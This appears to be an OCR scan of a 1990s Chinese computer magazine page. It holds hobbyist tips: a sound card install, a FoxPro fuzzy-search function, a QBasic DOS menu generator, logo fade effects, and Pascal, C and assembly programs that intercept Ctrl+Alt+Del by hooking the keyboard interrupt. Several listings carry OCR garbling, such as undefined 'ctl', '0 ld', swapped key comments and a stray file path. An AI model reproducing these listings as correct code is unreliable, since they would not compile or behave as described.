于是在"声音、视频和游戏控制器"中把设备"Creative Labs Sound Blaster pro"删掉，在"其它设备"栏中把设备"SoundKING KCE－815 Sound Conlroller"删掉，然后打开"添加新硬件"向导，单击下一步后选否，再单击下一步，选中"声音、视频和游戏控制器"后，单击下一步，在厂商一栏选"FUJIAN KINGCHESS ELEC. LTD"，在型号一栏选"SoundKING KCE－815 Sound Controller"，单击下一步后插入声卡驱动程序盘，再依据提示完成安装。重新启动 Win95，计算机提示发现新硬件，然后自动完成安装。再重新启动机器时发现在屏幕的右下角出现一个小喇叭，但声卡仍不发出任何声音。打开控制面板上的多媒体图标，发现在"音频"选项"重现"一栏"音量调节"标尺为灰色，首选设备是"梁肇新喇叭 Blaster 驱动程序"，打开首选设备，把它改为"AD1815/6 Playback(100)，这时"重现"一栏"音量调节"标尺颜色变为正常，在"任务栏显示音量控制(s)"一项上打钩，至此声卡就算安装完备。

(北京　王进安)

为 FoxPro 制作模糊查询函数

□上海　Mike 老狼

可怕的中考结束了，扶桑工作室的 PC Fan 们聚在一起，讨论着怎么打发暑假。最后决定用 FoxPro for Windows 编写一个通讯录，既打发时间，又有了一个"长时间坐在电脑前"的正当理由——说干就干!

Mike 负责编写查询功能的子程序，完工后颇为满意，就忍不住拿来让大家瞧瞧。源程序如下：

```
FUNCTION fsnb_search
PARAMETERS st1, st2
PRIVATE length, i, sub_str, okay, similar
STORE 0 TO okay
STORE .F. TO similar
length = LEN(st1)
FOR i = 1 TO length
    sub_str = SUBSTR(st1, i, 1)
    IF sub_str S st2
       okay = okay + 1
    ENDIF
    IF(okay/length)> =0.54
       STORE .T. TO similar
       EXIT
    ENDIF
NEXT i
RETURN similar
```

程序说明:这个 UDF(用户自定义函数)需要两个字符型参数，当第一个字符串中的 54% 的字符包含于第二个字符串时，函数返回 .T.，否则返回 .F.。您也可以根据自身需要调整这个值(即修改源程序中"IF(okay/length)> =0.54"中 0.54 这个值，比如改为 70%，就应变成"IF(okay/length)> =0.7)，此值越大，则函数的"模糊程度"就越小，但是必须在 0 到 1 之间(Mike 经过多次实践，建议您使用 0.54 这个值)。

测试结果:有一数据库，其中字段 name 经过结构化压缩索引，共有一万条记录，并且有一条记录 name 为"张寅颀"。用如下命令查询：

LOCATE ALL FOR fsnb_search("张寅颀",name)NOOPTIMIZE

结果用了十秒钟找到了该记录。尔后用如下命令查询：

LOCATE ALL FOR fsnb_search("张银行",name)NOOPTIMIZE

其实数据库中没有叫"张银行"的记录，但在 Mike 设计的 UDF 的帮助下，屏幕上奇迹般地显示:找到了!正是那条叫"张寅颀"的记录。哈哈!够"模糊"的吧!连谐音字都可以找到!于是扶桑工作室的"电子通讯录"就有了一个蛮好玩的模糊查询功能。

最后建议：使用本函数时，最好关闭 FoxPro 的 Rushmore 功能，这样反而更快一些。

以上程序在 Pentium 166MHz、16MB 内存、FoxPro 2.5B for Windows 下调试通过。测试所得的数据可能应计算机速度、内存大小的不同而有所差异。

为幻灯片配音

□北京　厉声

与 KODAKO 数字相机配套的 SLIDES & SOUND(幻灯和声音)是一个功能很强而又很容易掌握的工具软件，它能够帮助你轻松自如地制作幻灯片并给它配上音乐一同演示。

其安装条件：WIN3.1 或更高的版本，至少需要 8MB 以上的内存和 640×480 以上的 256 色显卡。

编一个幻灯展示经过五个基本步骤：

1. 选图像:①连结数字式相机，打开相机;②双击 S & S 图标，打开;③击 NEW，开始建立一个新的幻灯演示;④输入"MY SHOW"击"SAVE"，就把相机上的图片改存为幻灯片了。

2. 制作片子：选择从相机上转换图象的菜单，加上新片子后重新显示出幻灯片的排列窗口。

3. 排列片子:选中一张片子后用鼠标拖放到所要加入的位置，原来的图片就自动移后了。继续排列其它的片子，直到全部合适为止。

4、构建表演：选中第一张片子，然后击 SLIDE FX…按纽。在 CD 音道(TROCCK)框中输入一个音道号，表明从音乐 CD 中选这段音道配合表演，再击 OK。然后通过转换框中的箭头来选择一种你想要的转换方式，这时可以调整转换演示速度的快慢、时间长短。再点击台头的 CAPTION 后可以在幻灯片上加标题或各种文字说明。

5、看表演:击退出(QUIT)保存你的表演节目。在 S& S 退出后，插入你喜欢的音乐盘，双击新幻灯图标，即可观看表演。如要停止或退出表演，只要按 S 或 Q 键。

以上是对使用 S& S 最基本的介绍，你还可以在运用过程中再仔细地研究，我相信你会对它很感兴趣的，如果还有什么不明白的地方，或想找到这个软件，请从网址 http://www.inmediapresents.com 上进行询问。

万能菜单生成器

□杭州　冯若谷

在 DOS 环境下，一些优秀的工具软件由于没有提供菜单支持，致使用户不得不用键盘一个个字符地输入命令、参数去使用这些软件。这样既麻烦又易错，况且记住这些繁杂的参数、开关谈何容易。现在利用这个“万能菜单生成器”就可以达到一劳永逸的效果了，它可以把参数、开关转换成菜单模式供您选择，并且其功能可以从菜单上一目了然，您只要按按光标键和回车键就可很轻松地达到自己的目的。下面就让我来介绍一下它的制作和使用方法。

首先要制成一个供菜单调用的数据文件（扩展名需为 .TXT，主文件名最好与要菜单化的文件名相同），其格式如下：

```
总体功能说明
命令格式
参数 1 说明
    选项 1 功能说明
    选项 2 功能说明
    …

参数 2 说明
    选项 1 功能说明
    选项 2 功能说明
    …

参数 3 说明
    …
```

这个数据文件中的说明部分由您根据参数、选项的功能编写，中英文均可，其余都必须使用西文字符。在命令格式中，程序能识别的有〈参数〉〈参数 ...〉[参数] [参数 ...]，尖括号表示此参数是必选，方括号表示非必选，省略号表示可由多个选项组成，在每项之间用一个空格隔开。接下来是参数说明，其顺序必需与命令格式中的参数顺序相同，并且每个参数中的选项不得超过 20 个（由于屏幕的限制），如参数的选项省略，则表示此参数是变量，程序运行时要由您根据实际情况输入，例如文件名、字符串等。选项与功能说明之间用冒号隔开，每个参数之间要用空行隔开，以便程序识别。另外还要注意在整个数据文件中不要出现逗号，否则会出错。这个数据文件制作得好坏直接关系到菜单使用是否方便，因此事先一定要认真琢磨命令格式的编写和各个选项的确切功能。

现以 ARJ(2.41 版) 为例，介绍数据文件的一种制作方法。

1. 使 ARJ 的帮助信息定向输出到 ARJ.TXT (即 ARJ -?> ARJ.TXT)。

2. 根据英文解释，将此文件重新编辑成如下格式(许多选项已省略,可以根据需要再加入或更改)：

```
压缩及解压工具 ARJ(2.41 版)
ARJ <command> [sw...] <archive> [file...]
    命令
    a :向压缩包中添加文件
    e :展开压缩包中的文件
    m :把文件移到压缩包中
    l :压缩包中的文件列表
    x :带原路径展开压缩包

    开关
    -r :压缩时包括子目录
    -je :生成自解压缩包
    -va :自动检测磁盘空间

    压缩包名称

    文件名称
```

运行“万能菜单生成器”，输入这个数据文件的名称，就可以使用了。注意此程序、数据文件和这个生成器需在同一路径下或用 PATH 指定。在菜单的第一项有时会出现“结束”，这是用来结束该参数的选择，如该参数是必选项，则第一次时会没有“结束”。另外当重复选择某一项时，程序只响应一次。在菜单选择过程中可随时按 ESC 键退出。程序在 MS-DOS6.22 中的 QBasic 下运行通过，最好用 QuickBasic 4.5 编译成可执行文件，否则受内存的限制，系统可能提示 out of memory。有兴趣的朋友还可以把菜单做得更精美、更实用一些。例如可以在西文状态下显示汉字，还可以利用打开一个窗口来显示选项，使之可以超过 20 行等等。

```
DEFINT A-Z
DECLARE SUB Show (User$)
DECLARE SUB ReadIn ()
DECLARE FUNCTION getin$ ()
DECLARE FUNCTION Divide% ()
DECLARE FUNCTION Menu$ (i, j)
DECLARE FUNCTION Which% (j)
DIM SHARED word$(20), a$(20), c$(20), inf$
DIM SHARED HaveDone(20), r$, n, NewUser$
ON ERROR GOTO Handle
CLS
INPUT "请输入数据文件名(*.TXT):", filename$
filename$ = UCASE$(filename$) + ".TXT"
FOR i = 0 TO 20: HaveDone(i) = 1: NEXT i
```

```
DO
  OPEN filename$ FOR INPUT AS #1: CLS
  k = Divide: com$ = "": NewUser$ = ""
  FOR i = 2 TO k
    ReadIn
    IF LEFT$(word$(i), 1) = " < " THEN M$ = Menu$(i, 1)
    IF LEFT$(word$(i), 1) = "[" THEN M$ = Menu$(i, 0)
    com$ = com$ + " " + M$
  NEXT i
  CLOSE
  LOCATE 1, 1: PRINT word$(1) + com$
  LOCATE 2, 1: PRINT "按回车确认!"
  a$ = INPUT$(1) '返回 DOS 执行命令
  IF a$ = CHR$(13) THEN SHELL word$(1) + com$
  PRINT "按 ENTER 返回,或 ESC 退出..."
  DO
    k$ = INKEY$
  LOOP UNTIL k$ = CHR$(13) OR k$ = CHR$(27)
LOOP UNTIL k$ = CHR$(27)
END
Handle      '出错处理
IF ERR = 53 THEN
 PRINT "找不到"; filename$; "文件!": END
ELSE
 PRINT "文件"; filename$; "中数据格式错误!": END
END IF

FUNCTION Divide%     '分离命令格式行单词函数
INPUT #1, inf$: INPUT #1, line$
lenth = LEN(line$): F = 1
FOR i = 1 TO lenth
  IF MID$(line$, i, 1) = " " THEN
    s = s + 1
    word$(s) = MID$(line$, F, i - F)
    F = i + 1
  END IF
NEXT i
s = s + 1: word$(s) = RIGHT$(line$, lenth - F + 1)
Divide% = s
END FUNCTION

FUNCTION Menu$ (i, j)  '菜单控制函数
Show (User$)
LOCATE 1, 1: PRINT inf$; "["; r$; "]"
FOR d = 1 TO 80: PRINT "-"; : NEXT d
IF n = 0 THEN
  DO
    LOCATE 3, 1: PRINT r$; : INPUT User$
  LOOP UNTIL User$ <> "" OR j = 0
  choise = 0: Show (User$)
ELSE
  IF j = 1 THEN s$ = "...> " ELSE s$ = "...]"
  FOR x = 0 TO 20: HaveDone(x) = 1: NEXT x
  DO
    choise = Which(j): Show (a$(choise))
    IF choise > 0 THEN User$ = User$ + a$(choise) + ""
    IF RIGHT$(word$(i), 4) <> s$ THEN choise = 0
    j = 0
  LOOP UNTIL choise = 0
END IF
Menu$ = "" + User$: CLS
END FUNCTION

SUB ReadIn    '读入数据过程
a$(0) = "": c$(0) = "结束": n = 0
INPUT #1, r$
DO
  INPUT #1, l$: g = INSTR(l$, ":")  '在字符串 l$中找": "
'的位置,找不到时返回值为 0
  IF g = 0 THEN EXIT DO
  lenth = LEN(l$): n = n + 1
  a$(n) = LEFT$(l$, g - 1)
  c$(n) = RIGHT$(l$, lenth - g)
LOOP
END SUB

SUB Show (User$)    '显示进程过程
NewUser$ = NewUser$ + " " + User$
LOCATE 25, 1, 0: PRINT word$(1) + " "; NewUser$;
END SUB

FUNCTION Which (j)    '选择控制函数
FOR i = j TO n
  LOCATE i + 3, 1: PRINT " "; a$(i); " "; c$(i)
NEXT i
COLOR 7, 4
LOCATE j + 3, 1: PRINT " "; a$(j); " "; c$(j)
0 ld = j: COLOR 7, 0
DO
  U = 0: k$ = INKEY$
  IF k$ = CHR$(27) THEN END
  IF k$ = CHR$(0) + CHR$(72) THEN U = -1
  IF k$ = CHR$(0) + CHR$(80) THEN U = 1
  IF U = -1 OR U = 1 THEN
    New = Old + U
    IF U = -1 AND New < j THEN New = n
    IF U = 1 AND New > n THEN New = j
    COLOR 7, 0
    LOCATE Old + 3, 1: PRINT " "; a$(Old); " "; c$(Old)
    COLOR 7, 4
    LOCATE New + 3, 1: PRINT " "; a$(New); " "; c$(New)
    COLOR 7, 0: Old = New
  END IF
LOOP UNTIL k$ = CHR$(13) AND HaveDone(Old) = 1
Which% = Old: HaveDone(Old) = 0
END FUNCTION
```

怎样拦截 Ctrl+Alt+Del 键

用 PASCAL 语言实现

众所周知，同时按下 Ctrl+Alt+Del 键会导致计算机热启动。有时我们在编制程序时，为防止因意外退出而对数据造成破坏，就需要拦截 Ctrl+Alt+Del 键。很多软件都有这样的设计，如在 WINDOWS 中按下 Ctrl+Alt+Del 将会产生一条警告信息，有些病毒也可以拦截 Ctrl+Alt+Del 键模拟热启动，从而可以达到保护自己的目的。那么具体怎样实现呢?

接管 DOS 键盘中断，随时记录三键按下的情况，当检测到三键按下时激活相应的处理程序，否则调用旧的键盘中断。那么如何正确安全的接管键盘中断？怎样检测键盘按键并区分出按下和放开两种状态？下面就来讨论这两个问题。在 Borland Pascal 的 DOS 单元中有两个标准过程分别用于编写中断程序:

GetIntVec(IntNo: Byte; Var Vector: pointer)

SetIntVec(IntNo: Byte; Var Vector: pointer)

其中 IntNo 表示操作对应的中断号，Vector 则是中断向量 IntNo 对应的内存地址。两个过程分别用于获得中断向量地址和设置新的向量地址。接管键盘中断 INT 09H，要写好自己的中断处理程序 (Procedure KbdHandler)，将旧的 INT 09H 地址保存到一个指针变量 Int09Save 中，然后再利用过程 SetIntVec 将自己的中断处理程序连接到 INT 09H 上，具体请看例程。

对于检测键盘，就要用到键盘扫描码的知识。一般来说，当键盘有按键事件发生时，如果键盘中断是允许的(21H 端口第一位=0)，就会产生一个类型 9 的硬件中断，并转入 BIOS 键盘中断管理程序。按下键和放开键都会产生一个扫描码，分别称为通码和断码，可从外围端口 60H 读入。读入字节的低 7 位是键的扫描码，第 8 位为键的状态码。按下键时，低 7 位为扫描码，第 8 位置为 0；放开键时，低 7 位仍是扫描码，但第 8 位置为 1。也就是说断码比通码大 128(80H)。例如，当 ESC 按下产生一个通码 01H，放开时产生一个断码 81H。键盘上每一个键都有对应的扫描码，于是我们就能通过扫描码确定按动的键和键的状态。当有按键时，读取它的扫描码，然后通知键盘我们已经读过代码了，以便另一个中断能够响应，能够接受另一个按键。要完成这个任务，可采取下列步骤：首先，从 I/O 端口 60H 读取扫描码；然后，从 I/O 端口 61H 读取数据，对其用 82H 进行逻辑或，并返回结果，这样可以复位键盘读标志；最后，复位中断控制器。

```
Program Ctrl_Alt_Del_Test;
Var
  Int09Save         : Pointer;
  Quit, Ctrl, Alt, Del : Boolean;
Procedure KbdHandler; interrupt;
var
   Key : Integer;
begin
    asm
      sti
      in al, $60
      xor ah, ah
      mov key, ax
      in al, $61
      or al, 82h
      out $61, al
      and al, 7fh
      out $61, al
      mov al, 20h
      out $20, al
    end;
    case key of
       128+$1d : Ctrl: =false;
       128+$38 : Alt: =false;
       128+$53 : Del: =false;
       $1d     : Ctrl: =true;
       $38     : Alt: =true;
       $53     : Del: =true;
       $01     : Quit: =true;
    end;
    if (ctl and alt and del) or Quit then
    begin   {按 Ctrl+Alt+Del 组合键或按 ESC 键}
        if Quit then writeln('ESC pressed.  Halt.') else
        writeln('Ctrl+Alt+Del pressed. Halt.');
        setIntVec($09, int09Save);
        Halt(0);
    end
    else   {按其它键}
    begin
        SetIntVec($09, int09Save);
        asm int 09h end;
        GetIntVec($09, Int09Save);
        SetIntVec($09, Addr(KbdHandler));
    end;
end;
```

```
Begin
  Ctrl: =false;
  Alt: =false;
  Del: =false;
  Quit: =false;
  GetIntVec($09, Int09Save);  {保存旧的地址到 Int09Save }
  SetIntVec($09, Addr(KbdHandler));  {接管键盘中断 Int09}
  writeln('Program Load. Press Ctrl+Alt+Del to Exit');
  repeat   {直到按 Ctrl+Alt+Del 组合键}
    until false;  {也可以自己添加一些其它过程}
end.
```

（北京 刘云涛）

用 C 语言实现

C 语言可以说是 DOS 下程序设计最为理想的编程语言，它具有高级语言的特点而又可以完成汇编语言的大部分功能，缺点是形成的程序代码稍长，对于内存驻留程序来说会占用多一点的内存，在对内存要求不太严格的场合也可以使用 C 来完成热启动的安全处理工作，并且通过合理的编程技术可尽量减少内存占有量。编程时有一点必须注意，就是在新的中断服务程序中，必须先进行按键检测，然后再调用原 INT 9 中断，否则无法检测到热启动按键组合，因为一般的中断服务程序按下述格式设计：

```
void interrupt newint09h()
{int key;
(*old09h)();    /*转原中断服务程序*/
key=inportb(0x60);    /*读 PA 口内容*/
if((key==0x53)&&(*f&ALT)&&(*f&CTRL)){......}
......         /*其它代码*/
}
```

从上面程序可以看出，在新的 INT9 模块中，首先是调用原 INT 9 中断，当检测热启动按键时，由于在（*OLDINT9）()执行时，已经转入了热启动入口，所以以下的识别程序检测不到热启动按键组合，解决的办法是把“（*old09h）()”语句移到中断服务程序的最后。下面是完成此功能的 C 语言程序，在 TURBO C++1.0 编译下调试通过，程序中定义堆和栈为最小长度，并且程序中自动判断驻留字节数，所以可按巨大模式编译，这样将占用较少的内存，在其它模式下编译有时会出现错误。有条件的用户可按 COM 文件格式编写并转换成 COM 文件再驻留内存，内存占有量还会减少。

```
#include <dos.h>
#include <stdio.h>
#include <conio.h>
#define ALT 0x08
#define CTRL 0x04
extern void far *_heapbase;
extern unsigned int _stklen=0;   /*重新定义栈长度*/
extern unsigned int _heaplen=0;  /*重新定义堆长度*/
void interrupt(*old09h)();
void interrupt(*reset)();      /*热启动调用函数*/
void interrupt newint09h();
void dispmsg(int i, int j, char *s, char cor);
union REGS r;
void main(){
long progsize;
old09h=getvect(9);      /*取原中断向量*/
reset=MK_FP(0xffff, 0x0000);
setvect(9, newint09h);    /*置新的中断向量*/
progsize=FP_SEG(_heapbase)-_psp;  /*计算驻留字节数*/
printf("\nTSR BE INSTALLED[%08lu] BYTES.", progsize*16L);
r.h.ah=0x31;           /*调用 DOS 退出并驻留内存*/
r.h.al=0; r.x.dx=progsize;
int86(0x21, &r, &r); }  /*驻留并退出*/
//键盘中断服务程序
void interrupt newint09h(){
int key, d, dat, j, cur=0, i, l;
char far *f=(char far *)0x0417;  /*按键状态单元*/
int far *res=(int far *)0x0472;  /*热启动标志位*/
key=inportb(0x60);     /*读 PA 口内容*/
if((key==0x53)&&(*f&ALT)&&(*f&CTRL)){
*f=0; *(f+1)=0;  /*复位 0417 0418 单元*/
r.h.ah=3; r.h.bh=0;
int86(0x10, &r, &r);   /*记录原光标位置*/
cur=r.x.dx;
dispmsg(1, 28," Select ESC(EXIT) END(BOOT)?", 0x47);
/*清除信息*/
while(1){           /*循环读键盘*/
key=inportb(0x60);
if(key==0x4f){        /*是否为 END 键*/
*res=0x1234;          /*置热启动标志*/
(*reset)(); }else       /*转启动入口*/
if(key==0x1){         /*是否为 ESC 键*/
dispmsg(1, 28,"Select ESC(EXIT) END(BOOT)?", 0x00);
/*清除信息*/
r.x.dx=cur; r.h.ah=2;
r.h.bh=0; int86(0x10, &r, &r);
break; }}}          /*结束循环*/
(*old09h)(); }        /*转原中断服务程序*/
/*显示字符串子函数*/
void dispmsg(int i, int j, char *s, char cor)
{int k, d;
d=strlen(s);
for(k=0; k<d; k++){
gotoxy(j+k, i);       /*移光标*/
r.h.ah=9; r.h.bh=0;
r.x.cx=1; r.h.al=*(s+k);
r.h.bl=cor;
int86(0x10, &r, &r); }}  /*显示提示信息*/
```

（辽宁 金凤霞）

用汇编语言实现

为了达到捕获热启动操作的目的，必须采用内存驻留程序（TSR）工作方式，通过修改有关中断，以监视和截获热启动操作，但由于热启动操作并不引发一

个单独的中断动作，所以解决的办法只有通过键盘中断（INT 9）检测热启动组合按键。下面是一个简单的汇编语言程序，它可正确的截获热启动操作，运行之后驻留内存，在 DOS 状态下只要用 <左 ALT + 左 CTRL + DEL> 键进行热启动时，屏幕就会给出相应的提示信息，此时按 ESC 键将返回原工作状态处继续工作，不进行热启动操作，如果按小键盘上的 END 键，计算机将执行正常的热启动操作。下面程序按 COM 文件格式编写，经汇编链接并转换为 COM 文件即可正常使用。

```
 CODE SEGMENT
      ORG 100H
      ASSUME CS: CODE, DS: CODE
START: JMP BEGIN
OLDINT9 DD ?
   MSG1 DB ' Select: ESC(EXIT) END (BOOT)'
   CUR DW 0
  RESET DD 0FFFF0000H
NEWINT9 PROC FAR
      STI
      PUSH DS
      PUSH AX
      PUSH BX
      PUSH CX
      PUSH DX
      PUSH SI
      PUSH ES
      PUSH DI
      PUSH BP
       SUB AX, AX ; 以下判断热启动按键
      MOV ES, AX
      MOV BL, BYTE PTR ES: [0418H]
      CMP BL, 3
      JZ L1
    JMP L5
L1: IN AL, 60H
    CMP AL, 53H
    JZ L3
    JMP L5
L3: IN AL, 61H
    MOV AH, AL
    OR AL, 80H
      OUT 61H, AL
      XCHG AL, AH
      OUT 61H, AL
      MOV AL, 20H
      OUT 20H, AL ; 中断结束信号
      PUSH CS
      POP ES
      MOV AH, 3
      MOV BH, 0
      INT 10H
      MOV CUR, DX
      LEA BP, MSG1
      MOV BL, 4FH
      MOV DX, 0020H
      MOV CX, 26
      MOV BH, 0
      MOV AX, 1300H
       INT 10H  ; 显示简单的信息
  KEY:
       IN AL, 60H ; 等待按键
      CMP AL, 1; END 键判断
      JZ BQD
      CMP AL, 79 ; ESC 键检测
      JZ YQD
      JMP KEY
YQD:
      MOV BX, 0      ; 热启动入口
      MOV SI, 0
      XOR AX, AX
      MOV DS, AX; 置热启动标志
       MOV WORD PTR DS: [0472H], 1234H
      PUSH CS
      POP DS
      JMP RESET[BX][SI]
BQD: LEA BP, MSG1 ; 清除提示信息
      MOV BL, 0
      MOV DX, 0020H
      MOV CX, 26
      MOV BH, 0
      MOV AX, 1300H
      INT 10H
      MOV DX, CUR
      MOV AH, 2
      MOV BH, 0
      INT 10H
      XOR AX, AX
      MOV ES, AX
      MOV AL, BYTE PTR ES: [0417H]
      AND AL, 11110011B
      MOV BYTE PTR ES: [0417H], AL
 L5:  POP BP
      POP DI
      POP ES
      POP SI
      POP DX
      POP CX
      POP BX
      POP AX
      POP DS
      JMP CS: OLDINT9
NEWINT9 ENDP
BEGIN: MOV AX, 3509H
      INT 21H
      LEA DI, OLDINT9; 驻留程序段
      MOV [DI], BX
      MOV [DI+2], ES
      MOV DX, OFFSET NEWINT9
      MOV AX, 2509H
      INT 21H    ; 修改中断
      MOV DX, OFFSET BEGIN
      INC DX
      INT 27H
 CODE ENDS
      END START
```

（辽宁　金凤霞）

标志制作与显示初探(上)

□长沙　黄强

很多软件都有一些漂亮的小标志，如软件制作公司的商标，软件作者的名字等。我们可以用“画笔”、“3DS”、“PHOTOSHOP”等这样的专业图形软件来做出非常漂亮的图形标志，但这样的标志隐蔽性不强，一般都可以用 SEA、QV、FLIPLAY 等来观看，而且很容易被修改。那么怎样将这些图形软件制作出来的精美标志融入到我们的程序中去，加上一些特技显示效果，制作出属于我们自己的精美标志呢？下面这个程序就是利用 UCDOS 特显功能的一个例子：

程序一：

```
REM 心竹软体工作室
SCREEN 12: CLS
REM 显示琥珀体的 64 点阵汉字
PRINT CHR$(14); "[{%1@64,64^0=32(14)1}]";
FOR I = 0 TO 8
  IF (I = 8) THEN
    PRINT CHR$(14); "[{(4)1}]";
  END IF
  PRINT CHR$(14); "[{-"; STR$(98 - I); "|"; STR$(158 - I); "}]";
  PRINT CHR$(14); "[{心竹软体工作室}]";
NEXT I
PRINT CHR$(14); "[{%0}]";
END
```

这样可以在屏幕上显示出漂亮的汉字标志。您也可以利用 UCDOS 的特显功能，显示以 PCX 格式存储的图形标志，但这种格式的标志隐蔽性不强，如果我们的软件不需要在汉字系统下运行（比如大型游戏），而为了显示这个片头标志，还要启动汉字系统，加载特显模块，岂非小题大作，而且在汉字系统下，这个游戏很可能就不能运行了。那么我们怎样在不启动汉字系统的情况下显示带有汉字的图形标志呢？请看下面的两个例子：

程序二：

```
REM 标志制作
SCREEN 12
CLS
DIM p(396, 36)
REM 显示隶变繁体的 36 点阵汉字
PRINT CHR$(14) + "[{@36,36-0|0(4)0=28心竹软体工作室荣誉出品}]"
FOR x = 0 TO 395
  FOR y = 0 TO 35
    p(x, y) = POINT(x, y)
  NEXT y
NEXT x
REM 将显示的汉字数据存入 BASIC 的图形数据文件 XINZH.BZH 中
DEF SEG = VARSEG(p(0, 0))
BSAVE "xinzh.bzh", VARPTR(p(0, 0)), 51000
DEF SEG
END
```

程序三：

```
REM 标志显示一
SCREEN 12: CLS
mx = 396: my = 36
DIM p(mx, my)
REM 将程序二存储的图形数据调入内存
DEF SEG = VARSEG(p(0, 0))
BLOAD "xinzh.bzh", VARPTR(p(0, 0))
DEF SEG
REM 显示标志
FOR x = 0 TO mx
  FOR y = 0 TO my
    IF p(x, y) = 4 THEN PSET (x + 110, y + 200), 4
  NEXT y
NEXT x
END
```

程序二运行时需要 UCDOS 的特显功能，运行以后，将生成 XINZH.BZH 文件，这是一个以 BASIC 特有的格式存储的图形文件，这种格式的文件目前一般的图形软件（如 SEA、QV、NV、VPIC 等）都不能显示观看，有较好的隐蔽性（程序二运行一次后就不再需要了）。运行程序三就可以调用 XINZH.BZH 文件，将程序二存储的图形标志重新显示在屏幕上，程序三可完全脱离汉字系统运行。也就是说，我们制作图形标志时，需要用到汉字系统的特显功能，制作好以后，就可以完全脱离汉字系统，在我们的程序中调用了。

标志是显示出来了，但是如果显示时能再加一点特技，效果会更好。下面我们将谈到标志显示时常用到的一些特技效果（如淡入淡出、图形滚动等）的程序实现。淡入淡出是片头显示常用的特技，图形渐渐地从无到有，然后又渐渐地隐去，可以给人以较深的印象。实现这一特技效果的方法是不断地改变调色板的颜色浓度，请看下面一个例子：

程序四：

```
REM 标志显示二
SCREEN 12: CLS
```

```
mx = 396: my = 36
DIM p(mx, my)
DEF SEG = VARSEG(p(0, 0))
BLOAD "xinzh.bzh", VARPTR(p(0, 0))
DEF SEG
REM 重置调色板
PALETTE 4, 0
FOR x = 0 TO mx
  FOR y = 0 TO my
    IF p(x, y) = 4 THEN PSET (x + 110, y + 200), 4
  NEXT y
NEXT x
REM 实现淡入淡出
FOR i = -63 TO 63
  t = TIMER
  PALETTE 4, 63 - ABS(i)
  WHILE TIMER - t <.18: WEND
NEXT i
END
```

这个例子中我们用到了 BASIC 语言一个功能十分强大的语句：PALETTE。PALETTE 可以说是一个十分称职的"化妆师"，有了它，要实现诸如"淡入淡出"之类的特技就变得十分容易了。它的使用格式如下：

PALETTE 颜色号，颜色浓度

其中颜色浓度是一个长整型的整数，该整数是由蓝、绿、红三原色的浓度组成，其计算公式如下：

颜色浓度 = 65536 × 蓝色浓度 + 256 × 绿色浓度 + 红色浓度

实际的颜色与设置的屏幕方式以及硬件设备有关，在屏幕设置为 SCREEN 12 时各种颜色号及其对应的蓝、绿、红三原色的浓度比例情况见表。

颜色号	颜色	蓝色浓度	绿色浓度	红色浓度
0	黑	0	0	0
1	蓝	42	0	0
2	绿	0	42	0
3	青	42	42	0
4	红	0	0	42
5	洋红	42	0	42
6	棕黄	0	21	42
7	白	42	42	42
8	灰	21	21	21
9	浅蓝	63	21	21
10	浅绿	21	63	21
11	浅青	63	63	21
12	浅红	21	21	63
13	粉红	63	21	63
14	黄	21	63	63
15	亮白	63	63	63

首先，用"画笔"绘制出一个 111×143 大小的标志，画好后以 PCX 格式存盘，或者以 BMP 格式存盘后，再由 SEA 转换为 PCX 格式。这里我们存盘后的文件名为 HXZ.PCX，然后，我们要做的是将这个标志转到我们的程序中去，这又要用到汉字系统的特显功能。好，让我们启动 UCDOS，并加载特显模块 TX，然后进入 QBASIC 运行下面这个程序：

程序五：


```
REM 标志制作示例
pho% = 4034
DIM bsav%(pho%), bloa(pho%) AS INTEGER
SCREEN 12
OPEN "lpt3" FOR OUTPUT AS #1
PRINT #1, CHR$(14); "[RE250,170,hxz.pcx$]"
GET (250, 170)-(361, 313), bsav%
DEF SEG = VARSEG(bsav%(0))
BSAVE "hxz.bzh", VARPTR(bsav%(0)), pho% * 2
DEF SEG = VARSEG(bloa(0))
BLOAD "hxz.bzh", VARPTR(bloa(0))
DEF SEG
PUT (120, 170), bloa
END
```

这个程序将产生一个 HXZ.BZH 文件，这也是一个以 BASIC 特有的格式存盘的图形文件，这个文件在以后的例子中还要用到。现在让我们将其它的文件全部删去，只保留一个 HXZ.BZH 文件，这时我们的准备工作就做好了。下面我们要做的就是将这个标志 HXZ.BZH 以各种特技方式显示在屏幕上。请先看看下面这个程序：

程序六：

```
REM 标志显示示例
ank% = 4034
DIM pcx(ank%) AS INTEGER
SCREEN 12: CLS
DEF SEG = VARSEG(pcx(0))
BLOAD "hxz.bzh", VARPTR(pcx(0))
REM 重置调色板
PALETTE 4, 0
PALETTE 6, 0
PALETTE 9, 0
PALETTE 11, 0
PALETTE 12, 0
PALETTE 15, 0
PUT (250, 170), pcx
ERASE pcx
REM 淡入淡出
FOR i = -63 TO 63
    t = TIMER
    PALETTE 9, 65536 * (63 - ABS(i)) + 256 * (21 - CINT(ABS(i / 3))) + (21 - ABS(i / 3))
    PALETTE 12, 65536 * INT((21 - ABS(i / 3))) + 256 * INT((21 - ABS(i / 3))) + (63 - ABS(i))
    PALETTE 4, 42 - INT(ABS((i / 3) * 2))
    PALETTE 6, 256 * INT((21 - ABS(i / 3))) + (42 - INT(ABS((i / 3) * 2)))
    PALETTE 15, 65536 * (63 - ABS(i)) + 256 * (63 - ABS(i)) + (63 - ABS(i))
    PALETTE 11, 65536 * (63 - ABS(i)) + 256 * (63 - ABS(i)) + (21 - INT(ABS(i / 3)))
    WHILE TIMER - t <.2: WEND
NEXT i
END
```

（待续）



二、分析 Windows 95 & NT ANI 文件

